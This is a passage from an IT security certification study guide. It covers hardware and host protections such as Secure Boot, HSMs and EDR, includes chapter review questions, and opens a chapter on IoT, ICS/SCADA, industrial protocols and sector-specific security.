


Figure 19-3 Secure Boot

Key Topic

1. The firmware verifies all UEFI executable files and the OS loader to be sure they are trusted.
2. Windows Boot Components verifies the signature on each component to be loaded. Any non-trusted components will not be loaded and will trigger remediation.
3. The signatures on all boot-critical drivers are checked as part of secure boot verification in Winload (Windows Boot Loader) and by the Early Launch Anti-Malware driver.

The disadvantage is that systems that ship with UEFI secure boot enabled do not allow the installation of any other operating system. This prevents installation of any other operating systems or running of any live Linux media.

Unified Extensible Firmware Interface (UEFI)/Basic Input/Output System (BIOS) Protection

Unified Extensible Firmware Interface (UEFI) is an alternative to using BIOS to interface between the software and the firmware of a system. Most images that support UEFI also support legacy BIOS services as well. Some of its advantages are

Key Topic

- Ability to boot from large disks (over 2 TB) with a GUID partition table
- CPU-independent architecture

- CPU-independent drivers
- Flexible pre-OS environment, including network capability
- Modular design

UEFI operates between the OS layer and the firmware layer, as shown in Figure 19-4.




Figure 19-4 UEFI

Some items can be configured to secure the UEFI and BIOS against manipulation by a malicious individual. They include:

- Setting a BIOS/UEFI password to prevent access that could lead to a boot to an external operating system
- Using open case alerts that can warn you when the case of the system is opened

Attestation Services

Attestation services allow an authorized party to detect changes to an operating system. Attestation services involve generating a certificate for the hardware that states what software is currently running. The computer can use this certificate to attest that unaltered software is currently executing. Windows operating systems have been capable of remote attestation since Windows 8.

Attestation as it relates to identity proofing is covered in Chapter 5.

Hardware Security Module (HSM)

A ***hardware security module (HSM)*** is an appliance that safeguards and manages digital keys used with strong authentication and provides crypto processing. It attaches directly to a computer or server. Among the functions of an HSM are

- Onboard secure cryptographic key generation
- Onboard secure cryptographic key storage and management
- Use of cryptographic and sensitive data material
- Offloading of application servers for complete asymmetric and symmetric cryptography

HSM devices can be used in a variety of scenarios, including:

- In a PKI environment to generate, store, and manage key pairs
- In card payment systems to encrypt PINs and to load keys into protected memory
- To perform the processing for applications that use SSL/TLS
- In Domain Name System Security Extensions (DNSSEC; a secure form of DNS that protects the integrity of zone files) to store the keys used to sign the zone file

There are some drawbacks to an HSM, including the following:

- High cost
- Lack of a standard for the strength of the random number generator
- Difficulty in upgrading

When an HSM product is selected, you must ensure that it provides the services needed, based on its application. Remember that each HSM has different features and different encryption technologies, and some HSM devices might not support a strong enough encryption level to meet an enterprise's needs. Moreover, you should keep in mind the portable nature of these devices and protect the physical security of the area where they are connected.

Measured Boot

A ***measured boot*** or measured launch is a boot in which the software and platform components have been identified, or "measured," using cryptographic techniques. The resulting values are used at each boot to verify trust in those components. A measured launch is designed to prevent attacks on these components (system and BIOS code) or at least to identify when these components have been compromised. It is part of the Intel Trusted Execution Technology (Intel TXT). TXT functionality is leveraged by software vendors including HyTrust, PrivateCore, Citrix, and VMware.

An application of measured launch is Measured Boot by Microsoft in Windows 10. It creates a detailed log of all components that loaded before the anti-malware. This log can be used to both identify malware on the computer and maintain evidence of boot component tampering.

One possible disadvantage of measured launch is potential slowing of the boot process.

Self-Encrypting Drives (SEDs)

Self-encrypting drives (SEDs) do exactly as the name implies: They encrypt themselves without any user intervention. The process is so transparent to the user that the user may not even be aware the encryption is occurring. SED uses a unique and random data encryption key (DEK). When data is written to the drive, it is encrypted, and when the data is read from the drive, it is decrypted, as shown in Figure 19-5.

Key Topic




Figure 19-5 Self-Encrypting Drives

Compensating Controls

Controls are measures you can take and techniques you can implement to reduce either the likelihood or the impact of a security issue. In this section you'll learn about some compensating controls.

Antivirus

As you learned in Chapters 1 and 14, antivirus software is a key element in preventing attacks. Pleased review those chapters.

Application Controls

In Chapter 14 you learned the value of controlling the use of applications in the environment. The need for such control is driven by the dangers of malicious software and the need to prevent the use of unauthorized software that could lead to a software piracy penalty. Please review that chapter.

Host-Based Intrusion Detection System (HIDS)/Host-Based Intrusion Prevention System (HIPS)

In Chapters 1 and 2 you learned about host-based intrusion detection and prevention systems. These devices are beneficial even when a network-based system is also use. Pleased review those chapters.

Host-Based Firewall

In Chapters 1 and 2 you learned about host-based firewalls. Please review those chapters.

Endpoint Detection and Response (EDR)

Endpoint detection and response (EDR) is a proactive endpoint security approach that is designed to supplement existing defenses. This advanced endpoint approach shifts security from a reactive threat approach to an approach that can detect and prevent threats before they reach the organization. It focuses on three essential elements for effective threat prevention: automation, adaptability, and continuous monitoring.

Some examples of EDR products are

- FireEye Endpoint Security
- Carbon Black Cb Response
- Guidance Software EnCase Endpoint Security
- Cybereason Total Enterprise Protection
- Symantec Endpoint Protection
- RSA NetWitness Endpoint

The advantage of EDR systems is that they provide continuous monitoring. The disadvantage is that the software's use of resources could impact performance of the device.

Redundant Hardware

Failure of physical components, such as hard drives and network cards, can interrupt access to resources. Providing redundant instances of these components can help ensure faster return to access. In some cases, redundancy may require manual intervention to change out a component, but in many cases, these items are hot swappable (that is, they can be changed while the device is up and running), in which case there may be a momentary reduction in performance rather than a complete disruption of access. While the advantage of redundant hardware is more availability, the disadvantage is the additional cost and, in some cases, the opportunity cost of a device never being used unless there is a failure.

Self-Healing Hardware

Self-healing hardware doesn't work quite as you might think. No system has the ability to change hardware components with no user involvement. What this really means is that a system is deployed with multiple instances of certain hardware components (power supplies, network cards, CPUs, etc.) and the ability to switch over to a backup component when a main component fails.

User and Entity Behavior Analytics (UEBA)

Behavioral analysis, or anomaly analysis, observes network behaviors for anomalies. It can be implemented using combinations of the scanning types already covered—including NetFlow, protocol, and packet analysis—to create a baseline and subsequently report departures from the traffic metrics found in the baseline. One of the newer advances in this field is the development of ***user and entity behavior analytics (UEBA)***. This type of analysis focuses on user activities. Combining behavior analysis with machine learning, UEBA enhances the ability to determine which particular users are behaving oddly. An example would be a hacker who has stolen credentials of a user and is identified by the system because he is not performing the same activities that the user would perform.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 19-1 lists these key topics and the page number on which each is found.

Key Topic

Table 19-1 Key Topics for Chapter 19

Key Topic Element	Description	Page Number
Figure 19-1	Disabling a Service	437
List	Whole disk encryption products	439
List	No execute (NX)/execute never (XN) bit meanings	439
List	CPU virtualization benefits	439
Figure 19-2	Secured Memory	441
List	Systems supporting ASLR	442
List	Steps in updating firmware	443
List	Keys used in a TPM chip	446
Figure 19-3	Secure Boot	447
List	Secure Boot process	447
List	Advantages of UEFI	447
Figure 19-4	UEFI	448
List	Preventing access to BIOS/UEFI	448
List	Functions of an HSM	449
List	Applications of an HSM	449
List	Drawbacks to an HSM	449
Figure 19-5	Self-Encrypting Drives	450

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

end-of-life, end-of-support, NX (no-execute) bit, XN (execute never) bit, virtualization support, secure enclave, Secured Memory, shell restrictions, address space layout randomization (ASLR), firmware, Security-Enhanced Linux (SELinux), Security-Enhanced Android (SEAndroid), middleware, TPM chip, binding, sealing, endorsement key (EK), storage root key (SRK), attestation identity key (AIK), platform configuration register (PCR) hash, storage key, Secure Boot, Unified Extensible Firmware Interface (UEFI), attestation, hardware security module (HSM), measured boot, self-encrypting drive, control, endpoint detection and response (EDR), self-healing hardware, user and entity behavior analytics (UEBA)

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following controls is considered hardening?
   a. Disabling unused services
   b. Creating access lists
   c. Building performance baselines
   d. Providing security awareness training

2. Which of the following enhances the ability to determine which particular users are behaving oddly?
   a. RAID
   b. UEBA
   c. SOAP
   d. DNSSS

3. Security baselines can be controlled through the use of which tool in Windows?
   a. Services
   b. User and Groups
   c. Group Policy
   d. MBSA

4. Which of the following is deployed with multiple instances of certain hardware components (power supplies, network cards, CPUs, etc.) and the ability to switch over to a backup component when a main component fails?
   a. Virtualization
   b. RAID
   c. Containerization
   d. Self-healing hardware

5. Which of the following represents firmware updates?

   a. PRI

   b. PRL

   c. FOTA

   d. RFUP

6. Which of the following is an example of local drive encryption?

   a. BitLocker

   b. PRI

   c. RAID

   d. Grid computing

7. Which of the following is a proactive security approach designed to supplement existing defenses?

   a. PPP

   b. EDR

   c. PRI

   d. FOTA

8. Which of the following is the most important reason for removing end-of-support device?

   a. No more support

   b. Legacy features

   c. No more updates

   d. Liability issues

9. Which of the following refers to measures and techniques that reduce either the likelihood or the impact of a security issue?

   a. Baselines

   b. Templates

   c. Manifests

   d. Controls

10. Which of the following is a method for specifying areas of memory that cannot be used for execution?
    a. XN bit
    b. Containerization
    c. Secure enclave
    d. Measured access

This page intentionally left blank

This chapter covers the following topics:

- **Embedded:** This section covers Internet of Things (IoT), system on a chip (SoC), application-specific integrated circuit (ASIC), and field-programmable gate array (FPGA).
- **ICS/Supervisory Control and Data Acquisition (SCADA):** This section covers programmable logic controller (PLC), historian, ladder logic, safety instrumented system, and heating, ventilation, and air conditioning (HVAC).
- **Protocols:** This section covers Controller Area Network (CAN) bus, Modbus, Distributed Network Protocol 3 (DNP3), Zigbee, Common Industrial Protocol (CIP), and Data Distribution Service.
- **Sectors:** This section covers energy, manufacturing, healthcare, public utilities, public services, and facility services.

This chapter covers CAS-004 Objective 3.3: Explain security considerations impacting specific sectors and operational technologies.

New operational technologies that have emerged are impacting several sectors of the economy. In this chapter you'll learn about new applications of embedded systems and the monitoring techniques they enable.

CHAPTER 20

Security Considerations Impacting Specific Sectors and Operational Technologies

Embedded

In Chapter 16 you learned about forensic analysis of embedded devices. An ***embedded system*** is a piece of software that is built into a larger piece of software and is in charge of performing some specific function on behalf of the larger system. The embedded part of the solution might address specific hardware communications and might require drivers to talk between the larger system and some specific hardware. Embedded systems control many devices in common use today and include systems embedded in cars, HVAC systems, security alarms, and even lighting systems. Machine-to-machine (M2M) communication, the IoT, and remotely controlled industrial systems have increased the number of connected devices and simultaneously made these devices targets.

Because an embedded system is usually placed within another device without input from a security professional, security is not even built into the device. So, although allowing the device to communicate over the Internet with a diagnostic system provides a great service to the consumer, oftentimes the manufacturer has not considered that a hacker can then reverse communication and take over the device with the embedded system. As of this writing, reports have surfaced of individuals being able to take control of vehicles using their embedded systems. Manufacturers have released patches that address such issues, but not all vehicle owners have applied or even know about the patches. As M2M and IoT increase in popularity, security professionals can expect to see a rise in incidents like this. A security professional is expected to understand the vulnerabilities these systems present and how to put controls in place to reduce an organization's risk.

Internet of Things (IoT)

The ***Internet of Things (IoT)*** is a system of interrelated computing devices, mechanical and digital machines, and objects that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. The IoT has presented attackers with a new medium through which to carry out attacks. Often the developers of IoT devices add IoT functionality without thoroughly considering the security implications of such functionality and without building in any security controls to protect the IoT devices.

NOTE IoT is a term for all physical objects, or "things," that are now embedded with electronics, software, and network connectivity. Thanks to the IoT, these objects—including automobiles, kitchen appliances, and heating and air conditioning controllers—can collect and exchange data. Unfortunately, engineers give most of these objects this ability just for convenience and without any real consideration of the security impacts. When these objects are then deployed, consumers do not think of security either. The result is consumer convenience but also risk. As the IoT evolves, security professionals must be increasingly involved in the evolution of IoT to help ensure that security controls are designed to protect these objects and the data they collect and transmit.

IoT Examples

IoT deployments include a wide variety of devices that are broadly categorized into five groups:

Key Topic

- **Smart home:** This category includes products that are used in the home for home management and automation. They range from personal assistance devices, such as Amazon Alexa, to HVAC components, such as Nest thermostats.
- **Wearables:** This category includes products that are worn by users, ranging from watches, such as the Apple Watch, to personal fitness devices, like the Fitbit.
- **Smart cities:** This category includes devices that help resolve traffic congestion issues and reduce noise, crime, and pollution. They include smart energy, smart transportation, smart data, smart infrastructure, and smart mobility devices.
- **Connected cars:** This category includes vehicles that feature Internet access and data sharing capabilities. Technologies include GPS devices, OnStar, and AT&T connected cars.
- **Business automation:** This category includes devices that automate HVAC, lighting, access control, and fire detection for organizations.

Methods of Securing IoT Devices

Security professionals must understand the different methods of securing IoT devices. The following are some recommendations:

- Secure and centralize the access logs of IoT devices.
- Use encrypted protocols to secure communication.
- Create secure password policies.
- Implement restrictive network communications policies, and set up virtual LANs.
- Regularly update device firmware based on vendor recommendations.

When selecting IoT devices, particularly those that are implemented at the organizational level, security professionals need to look into the following:

- Does the vendor design explicitly for privacy and security?
- Does the vendor have a bug bounty program and vulnerability reporting system?
- Does the device have manual overrides or special functions for disconnected operations?

NOTE IoT scanners are devices that can be used to determine whether any home automation devices are susceptible to public attack.

System on a Chip (SoC)

System on a chip (SoC) has become typical inside cell phone electronics for its reduced energy use. A baseband processor is a chip in a network interface that manages all the radio functions. A baseband processor typically uses its own RAM and firmware. Since the software that runs on baseband processors is usually proprietary, it is impossible to perform an independent code audit. In March 2014, makers of the free Android derivative Replicant announced they had found a backdoor in the baseband software of Samsung Galaxy phones that allows remote access to the user data stored on the phone. Although it has been some time since this happened, it is a reminder that SoC can be a security issue.

Application-Specific Integrated Circuit (ASIC) and Field-Programmable Gate Array (FPGA)

A ***programmable logic device (PLD)*** is an integrated circuit with connections or internal logic gates that can be changed through a programming process. A ***field programmable gate array (FPGA)*** is a type of programmable logic device (PLD) that is programmed by blowing fuse connections on the chip or using an antifuse that makes a connection when a high voltage is applied to the junction.

FPGAs are used extensively in IoT implementations and in cloud scenarios. In 2019, scientists discovered a vulnerability in FPGAs. In a side-channel attack, cybercriminals can use the energy consumption of the chip to retrieve information that allows them to break the chip's encryption. It is also possible to tamper with the calculations or even to crash the chip altogether, possibly resulting in data loss.

Another type of integrated chip is an ***application-specific integrated circuit (ASIC)***. An ASIC is designed specifically for an application and thus is not a general-purpose chip. Examples include a chip designed to run in a digital voice recorder and a high-efficiency bitcoin miner.

ICS/Supervisory Control and Data Acquisition (SCADA)

Industrial equipment and building system controls have mostly been moved to IP networks. In this section we look at two technologies driving this process.

Industrial control system (ICS) is a general term that encompasses several types of control systems used in industrial production. The most widespread is ***supervisory control and data acquisition (SCADA)***. SCADA is a system that operates with coded signals over communication channels to provide control of remote equipment. It includes the following components:

- ***Sensors*****:** Sensors typically have digital or analog I/O and are not in a form that can be easily communicated over long distances.
- ***Remote terminal units (RTUs)*****:** RTUs, which include telemetry hardware, connect to sensors and convert sensor data to digital data.
- **Programmable logic controllers (PLCs):** PLCs connect to sensors and convert sensor data to digital data; they do not include telemetry hardware.
- ***Telemetry system*****:** This type of system connects RTUs and PLCs to control centers and the enterprise.
- **Human interface:** Such an interface presents data to the operator.

These systems should be securely segregated from other networks. The Stuxnet virus targeted the SCADA system used for the control and monitoring of industrial processes. SCADA components are considered privileged targets for cyber attacks. By using cyber tools, it is possible to destroy an industrial process. This was the idea used in the attack on the nuclear plant in Natanz to interfere with the Iranian nuclear program.

Considering the criticality of SCADA-based systems, physical access to these systems must be strictly controlled. Systems that integrate IT security with physical access controls like badging systems and video surveillance should be deployed. In addition, a solution should be integrated with existing information security tools such as log management and IPSs/IDSs. A helpful publication by the National Institute of Standards and Technology (NIST), Special Publication (SP) 800-82, provides recommendations on ICS security. Issues with these emerging systems include the following:

- Required changes to the system may void the warranty.
- Products may be rushed to market, with security as an afterthought.
- The return on investment may take decades.
- There is insufficient regulation regarding these systems.

Programmable Logic Controller (PLC)

A programmable logic controller (PLC), as discussed in the previous section, has two major components: a CPU and an in/out module. A PLC must be programmed, using a program written in a programming device or software and then downloaded into the memory or RAM of the PLC. There are four basic steps in PLC operation:

Step 1. **Input scan:** Detects the state of input devices connected to the PLC.

Step 2. **Program scan:** Executes a program created by the user.

Step 3. **Output scan:** Operates all output devices connected to the PLC.

Step 4. **Housekeeping:** Communicates with other devices and runs diagnostics.

Historian

A ***historian server*** is a server that receives, parses, and saves data and commands transmitted across the PLCs, sensors, and actuators. It is uniquely qualified for this because it is a high-performance data archiving system. A historian server is a central point for managing all of the client and collector interfaces, storing and (optionally) compressing data and retrieving data.

Ladder Logic

Ladder logic is a type of programming language for PLCs. It is more visual than many other programming languages. Rather than using text, the programming is done by combining different graphic elements, called symbols. An example of a ladder logic program that operates a traffic light is shown in Figure 20-1.




Figure 20-1 Ladder Logic Traffic Light Program

Safety Instrumented System

Many of the environments in which ICS and SCADA systems operate can be very dangerous places to work due to the presence of risk: risk related to fire, explosion, tank overflow, gas release, or chemical exposure. A ***safety instrumented system*** is a system that has sensors, logic solvers, and final control elements for the single purpose of taking a process to a safe state when predetermined conditions are violated.

Heating, Ventilation, and Air Conditioning (HVAC)

One of the best examples of the marriage of IP networks and a system that formerly operated in a silo is heating, ventilation, and air conditioning (HVAC) systems. HVAC systems usually use a protocol called ***Building Automation and Control Network (BACnet)***, which is an application, network, and media access control (MAC) layer communications service. It can operate over a number of layer 2 protocols, including Ethernet.

To use the BACnet protocol in an IP world, BACnet/IP (B/IP) was developed. The BACnet standard makes exclusive use of MAC addresses for all data links, including Ethernet. To support IP, IP addresses are needed. BACnet/IP, Annex J defines an equivalent MAC address composed of a 4-byte IP address followed by a 2-byte UDP port number. A range of 16 UDP port numbers has been registered as hexadecimal BAC0 through BACF.

While putting these systems on an IP network makes them more manageable, it has become apparent that these networks should be separate from the internal network. In the infamous Target breach, hackers broke into the network of a company that managed the company's HVAC systems. The intruders leveraged the trust and network access granted to them by Target and then from these internal systems broke into the point-of-sale systems and stole credit and debit card numbers, as well as other personal customer information.

Protocols

Networks of devices and sensors use different protocols than the ones used on standard data networks. In this section you'll learn about protocols used in specialized industries and in specific applications.

Controller Area Network (CAN) Bus

While autonomous vehicles may still be a few years off, when they arrive, they will make use of a new standard for vehicle-to-vehicle and vehicle-to-road communication. ***Controller Area Network (CAN)*** bus is designed to allow vehicle microcontrollers and devices to communicate with each other's applications without a host computer. Sounds great, huh?

It turns out CAN is a low-level protocol and does not support any security features intrinsically. There is also no encryption in standard CAN implementations, which leaves these networks open to data interception.

If vendors fail to implement their own security measures, attackers may be able to insert messages on the bus. While passwords exist for some safety-critical functions—such as modifying firmware, programming keys, or controlling antilock brake actuators—these systems are not implemented universally and have a limited number of seed/key pairs (which means a brute-force attack may be able to succeed). Hopefully, an industry security standard for the CAN bus will be developed at some point.

Modbus

Modbus is one of the protocols used in industrial control systems. It is a serial protocol created by Modicon (now Schneider Electric) to be used by its PLCs. Modbus is popular because it is royalty free. It enables communication among many devices connected to the same network (for example, a system that measures water flow and communicates the results to a computer). An example of a Modbus architecture is shown in Figure 20-2.

Key Topic




Figure 20-2 Modbus Architecture

Distributed Network Protocol 3 (DNP3)

Distributed Network Protocol 3 (DNP3) is a primary/secondary protocol that uses port 19999 when using Transport Layer Security (TLS) and port 20000 when not using TLS. Its main use is in utilities such as electric and water companies. Figure 20-3 shows the architecture and the place within an Ethernet packet where the DNP payload is located.

Key Topic




Figure 20-3 DNP3 Architecture

Zigbee

Zigbee is an IEEE 802.15.4-based specification that is used to create personal area networks (PANs) with small low-power digital radios, such as for home automation, medical device data collection, and other low-power, low-bandwidth needs. Zigbee is capable of 250 Kbps and operates in the 2.4 GHz band.

Common Industrial Protocol (CIP)

Once known as the Control and Information Protocol, ***Common Industrial Protocol (CIP)*** is a suite of messages and services for the collection of manufacturing automation applications. It covers functions such as control, safety, synchronization, motion, configuration, and information. As you can see in Figure 20-4, this protocol operates on the three upper layers of the OSI model.




Figure 20-4 CIP in the OSI Model

Data Distribution Service

Data Distribution Service is middleware that operates between an operating system and applications. It is an API standard for data-centric connectivity from the Object Management Group, and it addresses applications that require real-time data exchange, such as

- Aerospace and defense
- Air-traffic control
- Autonomous vehicles
- Medical devices
- Robotics
- Power generation
- Simulation and testing
- Smart grid management

Sectors

Regulatory security policies address specific industry regulations, including mandatory standards. Examples of industries that must consider regulatory security policies include healthcare facilities, public utilities, and financial institutions. In this section you'll learn about the sectors or industries that have specific concerns.

Energy

The critical energy sector is one where many have expressed high levels of concern about security, as attacks on this sector can have devastating impact. For this reason, the ISO/IEC created ISO/IEC 27019:2017, which offers guidance on securing process control systems used by the energy utility industry, including:

- Electric power
- Gas
- Oil
- Heat

For more information regarding ISO/IEC 27019:2017, see https://www.iso.org/standard/68091.html.

Manufacturing

Earlier in this chapter you learned about ICSs that use various protocols for machine-to-machine communication. The manufacturing process is increasingly becoming a scripted proposition, with fewer and fewer workers and more and more automation. NIST SP 800-82 Rev. 2 (see https://csrc.nist.gov/publications/detail/sp/800-82/rev-2/final) outlines the following basic process for developing an ICS security program:

Step 1. Develop a business case for security.

Step 2. Build and train a cross-functional team.

Step 3. Define the charter and scope.

Step 4. Define specific ICS policies and procedures.

Step 5. Implement an ICS security risk management framework.

   a. Define and inventory ICS assets.
   b. Develop a security plan for ICSs.
   c. Perform a risk assessment.
   d. Define the mitigation controls.

Step 6. Provide training and raise security awareness for ICS staff.

The ICS security architecture should include network segregation and segmentation, boundary protection, firewalls, a logically separated control network, and dual network interface cards (NICs) and should focus mainly on suitable isolation between control networks and corporate networks. Security professionals should also understand that many ICS/SCADA systems use weak authentication and outdated operating systems. The inability to patch these systems (and even the lack of available patches) means that the vendor is usually not proactively addressing any identified security issues. Finally, many of these systems allow unauthorized remote access, thereby making it easy for an attacker to breach the systems with little effort.

Healthcare

Both scientific and industrial equipment have been moved to IP networks. In hospitals, more and more devices are now IP enabled. While this has provided many benefits, adding biomedical devices to a converged network can pose significant risks, such as viruses, worms, or other malware, which can severely impact overall network security and availability. It is essential to have a way to safely connect biomedical, guest, and IT devices to an IP network. You should isolate and protect specific biomedical devices from other hosts on the IP network to protect them from malware and provide the appropriate quality of service.

In healthcare, protection of patient data, or protected health information (PHI), is legally required by the Health Insurance Portability and Accountability Act (HIPAA). An example of a sharing platform is the Health Information Sharing and Analysis Center (H-ISAC), which is a global operation focused on sharing timely, actionable, and relevant information among its members, including intelligence on threats, incidents, and vulnerabilities. This sharing of information can be done on a human-to-human or machine-to-machine basis.

Public Utilities

